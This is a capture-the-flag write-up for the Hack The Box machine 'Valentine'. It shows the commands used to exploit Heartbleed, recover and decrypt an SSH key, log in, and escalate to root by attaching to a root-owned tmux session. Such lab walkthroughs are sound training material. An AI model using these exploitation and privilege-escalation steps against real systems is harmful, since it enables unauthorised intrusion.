Hack The Box - Valentine Writeup

Summary
Nmap revealed that server is vulnerable to Heartbleed. By exploiting this, I was able to retrieve memory leak which contained base64 encoded string that decodes to heartbleedbelievethehype. By brute-forcing directories on port 80, I discovered the /dev/ directory, which contained hype_key file. After inspecting contents of hype_key, I was able to determine that it is hex encoded. I used xxd for decoding. Decoded file proved to be encrypted rsa key. After decrypting file with openssl, I was able to ssh into the system as user hype. Enumerating system with linpeas.sh revealed that root is running /usr/bin/tmux -S /.devs/dev_sess command. To get access to this tmux session we can replicate the same command.
Reconnaissance
Nmap
1
nmap -sV -sC -p- -oN ./nmapAll.txt --max-retries=1 10.10.10.79
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 964c51423cba2249204d3eec90ccfd0e (DSA)
|   2048 46bf1fcc924f1da042b3d216a8583133 (RSA)
|_  256 e62b2519cb7e54cb0ab9ac1698c67da9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2024-06-25T00:39:21+00:00; -1s from scanner time.
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
1
nmap --script vuln 10.10.10.79
Enumeration
Service Enumeration
| IP Address | Ports Open |
|---|---|
| 10.10.11.180 | TCP: 22, 80, 443 |
Port 80/443
Heartbleed Bug

Nmap revealed that server is vulnerable to Heartbleed. For exploitation, I used this python script which resulted in the leakage of a portion of memory containing the $text variable.
1
python2 heartbleed.py 10.10.10.79 -p 443

String looks like it’s base64 encoded. Decoding it returns string heartbleedbelievethehype.

Website
Web Content Discovery
1
dirsearch -e php,asp,aspx,jsp,py,txt,conf,config,bak,backup,swp,old,db,sql -u http://valentine.htb

Directory /dev
/dev directory contains interesting hype_key file. The name of the file suggests that it is some sort of key.

By inspecting contents of hype_key, I could determine that it is hex encoded. To decode it I used xxd.
1

cat hype_key | xxd -r -p > id_rsa_enc

Inspecting decoded file reveals that key is encrypted. We can use openssl for decryption. For pass phrase I used heartbleedbelievethehype.
1
openssl rsa -in id_rsa_enc -out id_rsa
Initial Foothold
SSH - hype

With decrypted rsa key, I was able to ssh into the system as user hype.
1
ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa hype@10.10.10.79
User.txt

Privilege Escalation
System Enumeration
Linpeas
Running linpeas.sh revealed that root is running /usr/bin/tmux -S /.devs/dev_sess command.

To access this tmux session, I used the same command.
1
/usr/bin/tmux -S /.devs/dev_sess
Running this command resulted in error: open terminal failed: missing or unsuitable terminal: tmux-256color, which can be fixed by this command:
1
export TERM=xterm
After that I was able to connect to tmux session with root privileges.
